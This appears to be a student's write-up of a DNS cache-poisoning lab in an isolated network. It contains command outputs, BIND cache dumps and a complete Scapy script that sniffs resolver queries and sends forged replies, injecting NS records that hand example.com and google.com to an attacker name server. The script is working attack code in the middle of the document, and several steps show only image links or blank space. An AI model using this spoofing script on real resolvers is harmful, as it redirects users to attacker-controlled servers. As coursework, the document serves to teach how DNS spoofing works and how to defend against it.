
```
$>dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 525
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: d35c0fd30c8b7705010000006433af22b8b5d513d722602e (good)
;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.         258670  IN      A       1.1.1.1

;; Query time: 11 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Apr 10 06:39:30 UTC 2023
;; MSG SIZE  rcvd: 88

user=10.9.0.5:/
```

```
$>dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 61166
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 96dc710d931a9b3e010000006433af529ab12c2c8ea5f195 (good)
;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.         258622  IN      A       1.1.1.1

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Apr 10 06:40:18 UTC 2023
;; MSG SIZE  rcvd: 88

user=10.9.0.5:/
$>
```

```
$>cat /var/cache/bind/dump.db | grep example
example.com.            777428  NS      a.iana-servers.net.
www.example.com.        863829  A       1.1.1.1
local-dns-server-10.9.0.53:/etc/bind
$>
```

Task 3 Spoofing NS Records


Malicious name server is recorded in the cache



On Local DNS server

```
$>rndc flush
local-dns-server-10.9.0.53:/etc/bind
$>rndc dumpdb -cache
local-dns-server-10.9.0.53:/etc/bind
```

On seed attacker



On local DNS server

```
$>cat /var/cache/bind/dump.db | grep example
example.com.            777532  NS      ns.attacker32.com.
www.example.com.        863933  A       1.1.1.1
local-dns-server-10.9.0.53:/etc/bind
$>
```

User machine

```
$>dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 41505
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: bdf0215a6fac0efb010000006433b764718b2ead5ba2a457 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.1.1.1

;; Query time: 1295 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Apr 10 07:14:44 UTC 2023
;; MSG SIZE  rcvd: 88

user=10.9.0.5:/
$>
```

Malicious server will reply with fake ip address

```
$>dig example.com

; <<>> DiG 9.16.1-Ubuntu <<>> example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 52418
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 3c9180593198c740010000006433b9e01ace96501072cc09 (good)
;; QUESTION SECTION:
;example.com.                   IN      A

;; ANSWER SECTION:
example.com.            259200  IN      A       1.2.3.4

;; Query time: 7 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Apr 10 07:25:20 UTC 2023
;; MSG SIZE  rcvd: 84

user=10.9.0.5:/
$>
```

Now we will see the sub domain under example.com are controlled by malicious attacker

```
$>dig ftp.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> ftp.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 13758
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: e72fd7d8307f31fc010000006433bbea4e54985a7d190720 (good)
;; QUESTION SECTION:
;ftp.example.com.               IN      A

;; ANSWER SECTION:
ftp.example.com.        259200  IN      A       1.2.3.6

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Apr 10 07:34:02 UTC 2023
;; MSG SIZE  rcvd: 88

user=10.9.0.5:/
$>
```

```
$>dig ns.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 16187
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: cd72c7c31b5813d4010000006433bd546b49da000ce72af6 (good)
;; QUESTION SECTION:
;ns.attacker32.com.             IN      A

;; ANSWER SECTION:
ns.attacker32.com.      258316  IN      A       10.9.0.153

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Apr 10 07:40:04 UTC 2023
;; MSG SIZE  rcvd: 90

user=10.9.0.5:/
```

Will send it to malicious domain name server because there is forward zone in the local dns server

Task 4: Spoofing NS Records for Another Domain

File Edit Search View Document Help

task_1.py | task1.py | task2.py | task3.py | task4.py

```
#!/usr/bin/env python3
from scapy.all import *

def spoof_dns(pkt):
  if (DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8')):
    pkt.show()

    # Swap the source and destination IP address
    IPpkt  = IP(dst=pkt[IP].src, src=pkt[IP].dst)

    # Swap the source and destination port number
    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

    # The Answer Section
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                   ttl=259200, rdata='1.1.1.1')

    # The Authority Section
    NSsec1 = DNSRR(rrname='example.com', type='NS',
                     ttl=259200, rdata='ns.attacker32.com')
    NSsec2 = DNSRR(rrname='google.com', type='NS',
                     ttl=259200, rdata='ns.attacker32.com')

    # Construct the DNS packet
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                 qdcount=1, ancount=1, nscount=2, arcount=0,
                 an=Anssec, ns=NSsec1)

    # Construct the entire IP packet and send it out
    spoofpkt = IPpkt/UDPpkt/DNSpkt
    spoofpkt.show()
    send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
f = 'udp and src host 10.9.0.53 and dst port 53'
pkt = sniff(iface='br-f14e5311d392', filter=f, prn=spoof_dns)
```

On local DNS server

```
$>rndc flush
local-dns-server-10.9.0.53:/etc/bind
$>
```

```
$>dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 525
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: d35c0fd30c8b7705010000006433af22b8b5d513d722602e (good)
;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.         258670  IN      A       1.1.1.1

;; Query time: 11 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Apr 10 06:39:30 UTC 2023
;; MSG SIZE  rcvd: 88

user=10.9.0.5:/
```

We get a fake ip address


This time we want to see whether google.com will be cached or not

```
$>rndc flush
local-dns-server-10.9.0.53:/etc/bind
$>rndc dumpdb -cache
local-dns-server-10.9.0.53:/etc/bind
```

Here google.com does not work as it is not cached

```
$> rndc dumpdb -cache
local-dns-server-10.9.0.53:/etc/bind
$> cat /var/cache/bind/dump.db | grep attacker
example.com.              777654 NS    ns.attacker32.com.
local-dns-server-10.9.0.53:/etc/bind
$> cat /var/cache/bind/dump.db | grep example
example.com               777654 NS    ns.attacker32.com.
www.example.com.          865253 A     1.1.1.1
local-dns-server-10.9.0.53:/etc/bind
$> cat /var/cache/bind/dump.db | grep google
local-dns-server-10.9.0.53:/etc/bind
$>rndc flush
local-dns-server-10.9.0.53:/etc/bind
$>
```

Task 5: Spoofing Records in the Additional Section



On the attacker machine we need to run ./task5.py
And on the local DNS server we need to execute the following commands

```
$> rndc dumpdb -cache
local-dns-server-10.9.0.53:/etc/bind
$> cat /var/cache/bind/dump.db | grep attack
                        777531 NS       ns.attacker32.com.
local-dns-server-10.9.0.53:/etc/bind
$> cat /var/cache/bind/dump.db | grep example
example.com.            777531  NS      ns.example.com.
www.example.com.        895625  A       1.1.1.1
local-dns-server-10.9.0.53:/etc/bind
$> cat /var/cache/bind/dump.db | grep facebook
local-dns-server-10.9.0.53:/etc/bind
$>
```